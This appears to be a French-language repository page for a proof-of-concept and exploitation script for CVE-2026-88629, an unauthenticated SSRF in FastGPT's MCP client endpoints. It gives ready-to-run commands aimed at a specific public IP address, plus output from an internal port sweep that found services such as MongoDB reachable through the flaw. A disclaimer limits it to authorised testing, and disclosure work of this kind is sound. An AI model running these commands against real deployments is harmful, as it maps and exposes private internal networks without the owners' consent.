 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
PoC Python et script d'exploitation pour CVE-2026-88629, une SSRF non authentifiée dans les points de terminaison getTools/runTool du client MCP de FastGPT, avec sondage de ports intranet.

getTools et runTool de FastGPTAnglais | 简体中文
Versions affectées : FastGPT Community Edition 4.10.0 ~ 4.14.x

Les endpoints getTools et runTool sous /api/support/mcp/client/ acceptent tous deux une url provenant du corps de la requête et font activement initier par le serveur une connexion MCP/SSE vers celle-ci. Aucun des deux endpoints n'effectue la moindre authentification, la url est entièrement contrôlée par l'attaquant, et le résultat de la connexion (connexion refusée / expiration du délai / code de statut HTTP / type de contenu de la réponse) est renvoyé dans les messages d'erreur — ce qui constitue une SSRF non authentifiée assortie d'un oracle de cartographie du réseau interne.
Exploitation réelle :


Mode POC (vérifier l'existence de la vulnérabilité) :
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Sortie vérifiée (extrait) :
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
Mode EXP (sondage IP:port du réseau interne, classification à trois états : ouvert / fermé / filtré) :
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Sortie vérifiée (20 sondages, découverte automatique de 4 services internes ouverts) :
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Remarque : le protocole/port de
--targetdoit correspondre au déploiement réel (cette cible ne sert l'API que sur https/443 ; utiliser http/80 renvoie un 404 nginx, et la pré-vérification du script signalera explicitement « endpoint unreachable » plutôt que de produire un faux positif).
Chinois
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
Anglais
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
Cette preuve de concept est destinée uniquement à des fins éducatives et de tests de sécurité autorisés. L'auteur décline toute responsabilité en cas de mauvaise utilisation de ces informations. Obtenez toujours une autorisation appropriée avant de tester un système.
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
